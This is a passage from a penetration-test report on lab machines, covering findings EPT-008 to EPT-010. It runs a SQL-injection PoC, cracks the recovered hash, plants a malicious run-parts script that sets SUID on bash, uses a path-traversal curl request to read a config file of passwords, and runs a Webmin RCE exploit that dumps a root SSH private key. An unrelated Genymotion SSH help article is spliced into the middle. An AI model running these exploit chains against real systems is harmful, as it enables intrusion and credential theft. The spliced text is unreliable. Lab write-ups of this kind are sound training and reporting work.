
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds
```

From the scan results, we identified that:


- Port 22 was open, indicating SSH access.
- Port 80 was open, indicating an HTTP service running on the machine.



After adding the target domain to the /etc/hosts file, we navigated to <http://10.10.10.138>.



Upon browsing the website, we located the robots.txt file at the following path:  
[10.10.10.138/robots.txt](http://10.10.10.138/robots.txt)



This file disclosed a new subdirectory, /writeup, which we then visited at:  
<http://10.10.10.138/writeup>



## writeup

- Home Page
- xpuffy
- blue
- writeup

### Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on [NetSec Focus Mattermost](#). Thanks.

While inspecting the page, we noticed the presence of a cookie named CMSSESSID via the browser's developer console. This indicated that the server might be running some kind of Content Management System (CMS), but the specific CMS was not immediately clear.

Looking through the page's HTML source code, we found metadata in the site's header that gave further insight into the underlying system.

We then searched for the CMS identified on Exploit-DB and found a SQL injection vulnerability (CVE-2019-9053), which is a time-based, blind injection.

To exploit the SQL injection vulnerability, we downloaded the **PoC script** from **Exploit-DB**:

```
 wget https://www.exploit-db.com/download/46635
```

We ran the PoC script using Python to exploit the time-based blind SQL injection vulnerability:

```
 python 46635.py -u http://10.10.10.138/writeup
```

```
[+] Salt found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password hash found: 62def4866937f08cc13bab43bb14e6f7
```

The script successfully retrieved the following information:

- **Salt for password:** 5a599ef579066807
- **Username:** jkr
- **Email:** jkr@writeup.htb
- **Password hash:** 62def4866937f08cc13bab43bb14e6f7

We saved the retrieved password hash and salt in a text file:

```
echo '62def4866937f08cc13bab43bb14e6f7:5a599ef579066807' > hash
```

Next, we used **Hashcat** to crack the password hash with the following command:

```
hashcat -a 0 -m 20 hash /usr/share/wordlists/rockyou.txt
```

The cracked password was found to be: “raykayjay9”

```
[-(root㉿kali)-[/home/kali/writeup]
# echo '62def4866937f08cc13bab43bb14e6f7:5a599ef579066807' > hash

[-(root㉿kali)-[/home/kali/writeup]
# hashcat -a 0 -m 20 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sat May 10 16:59:44 2025
Stopped: Sat May 10 16:59:45 2025

[-(root㉿kali)-[/home/kali/writeup]
# hashcat -a 0 -m 20 hash /usr/share/wordlists/rockyou.txt --show

62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9
```

With the username (jkr) and the cracked password (raykayjay9), we successfully SSH'd into the target machine:

```
ssh jkr@10.10.10.138
```

```
└─(root㉿kali)-[~/home/kali/writeup]
# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 25 11:04:00 2023 from 10.10.14.23
jkr@writeup:~$ █
```

### Finding EPT-008: Path Hijacking - High

|                 |   |
|-----------------|---|
| Description     | The testers utilized path hijacking against the script “run-parts” which runs every time an SSH connection is made. |
| Impact          | If an attacker is to leverage this vulnerability, in this case, he would have full admin privileges.                |
| Affected System | <a href="http://10.10.10.138/writeup">http://10.10.10.138/writeup</a>   |
| Remediation     | MS-008: Limit Access to Critical Directories  |
| References      | <a href="#">Hijacking Relative Paths in SUID Programs   by Nairuz Abulhul   R3d Buck3T   Medium</a>                 |

We checked the permissions of the directories /usr/local/bin/ and /usr/local/sbin/. These directories are often included in the root user’s \$PATH environment variable, meaning that any executables placed in these directories would be run by the root user if executed. To check their permissions, we ran:

```
ls -ld /usr/local/bin/ /usr/local/sbin/
```

```
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$ ls -ld /usr/local/bin/ /usr/local/sbin/
drwx-wsr-x 2 root staff 20480 Apr 19 2019 /usr/local/bin/
drwx-wsr-x 2 root staff 12288 Apr 19 2019 /usr/local/sbin/
jkr@writeup:~$ █
```



Both directories were writable, which gave us the opportunity to replace a program in these directories with a malicious payload that could escalate our privileges once executed by the root user.

We proceeded by downloading a tool, pspy, which is a useful utility for monitoring processes running on the system. We retrieved the tool using wget:

```
wget https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy32
```

Once the exploit was downloaded, we uploaded the pspy32 binary to the target machine using scp:

```
scp pspy32 jkr@10.10.10.138:/tmp
```

After successfully uploading the exploit, we navigated to the /tmp directory and made the pspy32 file executable:

```
chmod +x pspy32
```

We then executed the tool:

./pspy32

```
debian:~$ Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat May 10 17:02:39 2025 from 10.10.16.7  
jkrueberg@jkrueberg-OptiPlex-5090: ~$ cd /tmp  
jkrueberg@jkrueberg-OptiPlex-5090: /tmp$ chmod +x psypy3  
jkrueberg@jkrueberg-OptiPlex-5090: /tmp$ ./psypy3  
Config: Printing events (colored=true): processes=1 file-system-events=file || Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)  
initializing fs watcher: Can't create watcher: adding watch to /usr/local/bin: errno: 13  
initializing fs watcher: Can't create inotify watchers: opening dir /usr/local/bin: open /usr/local/bin: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /usr/local/sbin: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /usr/local/sbin: open /usr/local/sbin: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /etc/local-root: errno: 13  
initializing fs watcher: Can't create inotify watchers: opening dir /etc/local-root: open /etc/local-root: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /etc/polkit-1/localauthority: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /etc/polkit-1/localauthority: open /etc/polkit-1/localauthority: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /etc/polkit-1/localauthority/10-mdns-authentication: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /etc/polkit-1/localauthority/10-mdns-authentication: open /etc/polkit-1/localauthority/10-mdns-authentication: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/cache/apparmor/20id1af9.0: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/cache/apparmor/20id1af9.0: open /var/cache/apparmor/20id1af9.0: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/cache/apparmor/20id1af9.0: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/cache/apparmor/20id1af9.0: open /var/cache/apparmor/20id1af9.0: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/cache/apt/archives/partial: open /var/cache/apt/archives/partial: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/cache/ldconfig: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/cache/ldconfig: open /var/cache/ldconfig: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/lib/ibus/pinyin: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/lib/ibus/pinyin: open /var/lib/ibus/pinyin: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/lib/mysql/mysql: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/lib/mysql/mysql: open /var/lib/mysql/mysql: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/lib/mysql/mysql.sock: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/lib/mysql/mysql.sock: open /var/lib/mysql/mysql.sock: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/lib/mysql/mysql/writeup: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/lib/mysql/mysql/writeup: open /var/lib/mysql/writeup: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/lib/mysql/pipes: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/lib/mysql/pipes: open /var/lib/mysql/pipes: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/lib/polkit-1: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/lib/polkit-1: open /var/lib/polkit-1: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/lib/vmware-caf/pme/data/input/monitor: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/lib/vmware-caf/pme/data/input/monitor: open /var/lib/vmware-caf/pme/data/input/monitor: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/lib/vmware-caf/pme/data/output: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/lib/vmware-caf/pme/data/output: open /var/lib/vmware-caf/pme/data/output: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/log/apache2: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/log/apache2: open /var/log/apache2: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/log/mysql: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/log/mysql: open /var/log/mysql: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/spool/cron/crontabs: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/spool/cron/crontabs: open /var/spool/cron/crontabs: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/spool/rsyslog: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/spool/rsyslog: open /var/spool/rsyslog: permission denied  
initializing fs watcher: Can't create watcher: adding watch to /var/www/html/writeup: errno: 13  
initializing fs watcher: adding inotify watchers: opening dir /var/www/html/writeup: open /var/www/html/writeup: permission denied  
Draining file system events due to startup ...  
EINOR: parsing events: possible inotify event overflow  
done  
2025/05/10 17:11:07 EINOR: UI0+4 PID=91
```



At this point, we ran the tool in one shell while continuing to SSH into the machine via another shell.

With our knowledge of writable directories in the \$PATH, we proceeded to create a malicious run-parts script in the /usr/local/bin/ directory. This script would be executed every time we logged in via SSH as the jkr user, allowing us to escalate our privileges. We created the script with the following command:

```
echo -e '#!/bin/bash\n\nchmod u+s /bin/bash' > /usr/local/bin/run-parts; chmod +x /usr/local/bin/run-parts
```

```
[# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 10 17:10:42 2025 from 10.10.16.7
jkr@writeup:~$ echo -e '#!/bin/bash\nchmod u+s /bin/bash' > /usr/local/bin/run-parts; chmod +x /usr/local/bin/run-parts
jkr@writeup:~$ ]
```

After creating the malicious run-parts file, we SSH'd into the machine as jkr.

With the SUID bit set on /bin/bash, we were able to execute bash with root privileges:



```
/bin/bash -p
```

```
(root@kali:[/home/kali]
# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 10 17:13:05 2025 from 10.10.16.7
-bash-4.4$ whoami
jkr
-bash-4.4$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15 2017 /bin/bash
-bash-4.4$ /bin/bash -
bash-4.4# whoami
root
bash-4.4# id
uid=1000(jkr) gid=1000(jkr) euid=0(root) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
bash-4.4# 
```

### Finding EPT-009: Directory Traversal - Critical

|                 |   |
|-----------------|---|
| Description     | A directory traversal vulnerability that was exploited successfully by DEPI Raiders. An SSH connection was then made to the web server using the root credentials obtained. |
| Impact          | If an attacker is to leverage this vulnerability, in this case, he would have full admin privileges.  |
| Affected System | <a href="http://10.10.10.7">http://10.10.10.7</a>   |
| Remediation     | MS-005: Avoid Passing User Input to APIs  |
| References      | <a href="#">Directory Traversal Mitigation: How to Prevent Attacks - Bright Security</a>  |

We began by performing a comprehensive Nmap scan on the target machine to identify open ports and services. The following command was used:

```
nmap -sCV -T4 -A -v 10.10.10.7
```

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|   2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
110/tcp   open  pop3      Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: UIDL RESP-CODES APOP LOGIN-DELAY(0) AUTH-RESP-CODE USER IMPLEMENTATION(Cyrus POP3 server v2) TO
P EXPIRE(NEVER) PIPELINING STLS
111/tcp   open  rpcbind   2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100024  1          790/udp   status
|_ 100024  1          793/tcp   status
143/tcp   open  imap      Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: RIGHTS=KXTE ANNOTATEMORE THREAD=ORDEREDSUBJECT ATOMIC URLAUTHA0001 UIDPLUS RENAME IMAP4rev1 NAM
ESPACE CATEenate LITERAL+ BINARY LIST-SUBSCRIBED LISTTEXT X-NETSCAPE QUOTA CONDSTORE IDLE Completed MAILBOX-REFERRALS
SORT=MODSEQ SORT STARTTLS ACL MULTIAPPEND NO ID IMAP4 CHILDREN THREAD=REFERENCES UNSELECT OK
443/tcp   open  ssl/http  Apache httpd 2.2.3 ((CentOS))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.2.3 (CentOS)
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeStat
e/countryName=--
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryNa
me=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08

```

The scan results revealed the following open ports and services:

- 22/tcp — SSH (OpenSSH 4.3)
- 25/tcp — SMTP (Postfix)
- 80/tcp — HTTP (Apache httpd 2.2.3)
- 110/tcp — POP3 (Cyrus pop3d 2.3.7)
- 111/tcp — RPCBind (version 2)
- 143/tcp — IMAP (Cyrus imapd 2.3.7)
- 443/tcp — HTTPS (Apache httpd 2.2.3 with SSL)
- 993/tcp — IMAP over SSL (Cyrus imapd)
- 995/tcp — POP3 over SSL (Cyrus pop3d)

Additionally, we found an RSA key and a service named Elastix running on the target.

```
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08
| Not valid after: 2018-04-07T08:22:08
| MD5: 621a:82b6:cf7e:1afa:5284:1c91:60c8:fbc8
|_SHA-1: 800a:c6e7:065e:1198:0187:c452:0d9b:18ef:e557:a09f
|_http-title: Elastix - Login page
|_http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E60880890C05E9F
|_ssl-date: 2025-01-09T12:38:07+00:00; +4s from scanner time.
993/tcp open ssl/imap Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp open pop3 Cyrus pop3d
```

We turned to Exploit-DB to search for any known vulnerabilities related to Elastix. After searching, we discovered an LFI (Local File Inclusion) vulnerability in vtigercrm/graph.php. The exploit is as follows:

```
curl -fsSL
"https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action=006module-Accounts&action" --insecure > file.txt
```

```
[root@kali]-[~/home/abdelrahman]
# curl -fsSL "https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action" --insecure > file.txt
```

By running the above command, we used curl to fetch the sensitive information from the server and saved it to a file named file.txt. After retrieving the file, we examined its contents to gather valuable information about the system and configuration.

```
(root㉿kali)-[~/home/abdelrahman]
# cat file.txt | grep -v '#' | more

AMPDBHOST=localhost
AMPDBENGINE=mysql
AMPDBUSER=asteriskuser
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
AMPMGRPASS=jEhdIekWmdjE

AMPBIN=/var/lib/asterisk/bin
AMPSBIN=/usr/local/sbin

AMPWEBROOT=/var/www/html
AMPCGIBIN=/var/www/cgi-bin

FOPWEBROOT=/var/www/html/panel
FOPPASSWORD=jEhdIekWmdjE

ARI_ADMIN_USERNAME=admin
ARI_ADMIN_PASSWORD=jEhdIekWmdjE
AUTHTYPE=database
AMPADMINLOGO=logo.png

AMPEXTENSIONS=extensions
ENABLECW=no
```

After conducting some research, we found a solution to this issue.



2 months ago · Updated

This error happens when using Android 8.1 or below images: they use an old version of ssh server which requires extra settings when using OpenSSH >= 8.8 ssh clients.

**Note**

This should not happen with Android 9.0 or higher. If this is the case, it probably means that your instance is using an image from an old version of Genymotion Device Image (<13.2.0). Please upgrade your instance(s) to ver.14.0.0 or higher if possible: new releases include important bugs and critical security fixes.

Alternatively, you can workaround this issue by adding the options `-o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa` to your ssh command.

For example:

```
ssh -i key.pem shell@3.252.167.165 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
```

You can also add the following in your ssh config file, `/etc/ssh/ssh_config` :

```
HostKeyAlgorithms = +ssh-rsa
PubkeyAcceptedAlgorithms = +ssh-rsa
```

Another option is to use a different algorithm when creating your key pair.

Please refer to your Cloud provider documentation for supported algorithms.

We used the following SSH command with the necessary modifications to enable compatibility with the server's older key exchange algorithms:

```
ssh -oKexAlgorithms=diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=ssh-rsa,ssh-dss root@10.10.10.7
```

We then used the password obtained earlier to authenticate.

With the correct credentials and successful key exchange settings, we were able to establish an SSH connection as root, gaining full administrative access to the machine.



```
[root@kali:[/home/abdelrahman]
# ssh -oKexAlgorithms=diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=+ssh-rsa,ssh-dss root@10.10.10.7
root@10.10.10.7's password:
Last login: Thu Jan  9 13:24:39 2025 from 10.10.16.7

Welcome to Elastix

File System
To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# now iam the root |
```

## Finding EPT-010: Insufficient Patch Management – MiniServ 1.890 - Critical

|                 |   |
|-----------------|---|
| Description     | The MiniServ 1.890 version was identified running on the server, which contains a critical vulnerability that has been addressed in later versions. MiniServ is the web server component of cPanel/WHM used in web hosting environments. The version 1.890 is outdated and has known security flaws, including remote code execution (RCE) vulnerabilities and information disclosure issues. |
| Impact          | If an attacker is to leverage this vulnerability, in this case, he would have full admin privileges.  |
| Affected System | <a href="http://thomaswreath.thm">http://thomaswreath.thm</a>   |
| Remediation     | MS-004: Apply Efficient Patch Management  |
| References      | <a href="#">Rapid7 Vulnerability Database</a>   |

We start with a nmap scan:

```
[kali㉿kali:[~/THM/Wreath/webserver]
$ nmap -p 22,80,443,9990,10000 -sV -sc 10.200.81.200 | grep address | awk '{print $5}' | xargs curl -s -I
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-07 21:59 EDT (22992s)
Nmap scan report for 10.200.81.200
Host is up (0.22s latency).
[...]
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)  Authentication, expects TLS web Server Authentication
|   256 93:55:b4:d9:80:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_ 256 f0:3e:5a:55:3a:9b:b7:b8:3a:46:c7:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http     Apache httpd/2.4.37 (centos) OpenSSL/1.1.1c PHP/8.0.12
| http-title: Did not follow redirect to https://thomaswreath.thm
| http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c PHP/8.0.12
443/tcp   open  ssl/http Apache httpd/2.4.37 (centos) OpenSSL/1.1.1c
| http-methods:
|_ Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2025-05-08T01:52:25
| Not valid after: 2026-05-08T01:52:25
|_ http-title: Thomas Wreath | Developer
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c PHP/8.0.12
|_ tls-alpn:
|_ http/1.1
9990/tcp  closed zeus-admin
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
| http-server-header: MiniServ/1.890
| http-title: Site doesn't have a title (text/html; charset=iso-8859-1).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.35 seconds
```



We find ports 22, 80, 443, 9090, and 10000 open. We are especially interested in port 10000 which is running MiniServ 1.890. With a simple google search, the testers find an RCE exploit.

| VULNERABILITY  |                              |            |            |            |
|--|------------------------------|------------|------------|------------|
| <b>CVE-2019-15107: Webmin: Unauthenticated Remote Code Execution</b> |                              |            |            |            |
| <a href="#">TRY SURFACE COMMAND</a>                                  |                              |            |            |            |
| <a href="#">← BACK TO SEARCH</a>                                     |                              |            |            |            |
| Severity   | CVSS                         | Published  | Added      | Modified   |
| 9  | (AV:N/AC:L/Au:N/C:C/I:C/A:C) | 2019-08-15 | 2020-02-04 | 2022-05-03 |

## Description

The SourceForge downloads of Webmin versions 1.890 through 1.920, listed as official downloads on the project's site, were backdoored, such that it contains a remote code execution vulnerability in the 'old' and 'expired'

The testers then clone the exploit from github, install the requirements, and run the script targeting our desired web server. The exploit is a success, and due to the service running with root privileges, we gain a root shell.

```
[root@kali:~/home/_/THM/Wreath/webserver/CVE-2019-15107]
# pip install --upgrade pip setuptools wheel
Collecting argparse (from -r requirements.txt (line 1))
  Downloading argparse-1.4.0-py2.py3-none-any.whl.metadata (2.8 kB)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.32.3)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (2.0.7)
Requirement already satisfied: prompt_toolkit in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (3.0.48)
Requirement already satisfied: certifi>=2017.11.1 in /usr/lib/python3/dist-packages (from requests->r requirements.txt (line 2)) (2024.8.30)
Requirement already satisfied: idna<3.2, >=2.5 in /usr/lib/python3/dist-packages (from requests->r requirements.txt (line 2)) (3.4.0)
Requirement already satisfied: wcidwidth in /usr/lib/python3/dist-packages (from prompt_toolkit->r requirements.txt (line 4)) (0.2.13)
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Installing collected packages: argparse
Successfully installed argparse-1.4.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager, possibly rendering your system unusable. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppress this warning.

[+] root@kali:~/home/_/THM/Wreath/webserver/CVE-2019-15107]
# chmod +x ./CVE-2019-15107.py

[+] root@kali:~/home/_/THM/Wreath/webserver/CVE-2019-15107]
# ./CVE-2019-15107.py 10.208.81.200


```

From here we find the SSH key of the root user on the server:



```
sh-4.4# cd /root/.ssh/
ls -l
id_rsa
id_rsa.pub
known_hosts
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZxktdjEAAAAABG5vbmuAAAAAEBm9uZQAAAAAAAAAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku40B80xzRN803tMrpHqNH3LHaQRE
LgAe9qk9dvQA7pb9v6vfLc+Vm6XLC1JY9ljou89Cd4ActJ90ruYzXTDnX0hW1v05D01bS
jkDDIfopr037YKDxKPFqdIYw0UkzA60qzkMHy7n3kLhab7gkV65wHdIwI/v8+SKXLVeeg
0+L12BkcSYzVvUFE6dYxx3BwJSu8P1zLO/XUXXsOGuRnno0G3XSFDbyiehQlRIGEMzx
hdhwQRry2HLM7A5dmW/4ag8o+N0hBqgyPlrxFKdQMg6rlf8yoraW4mbY7rA7/TiWBi6jR
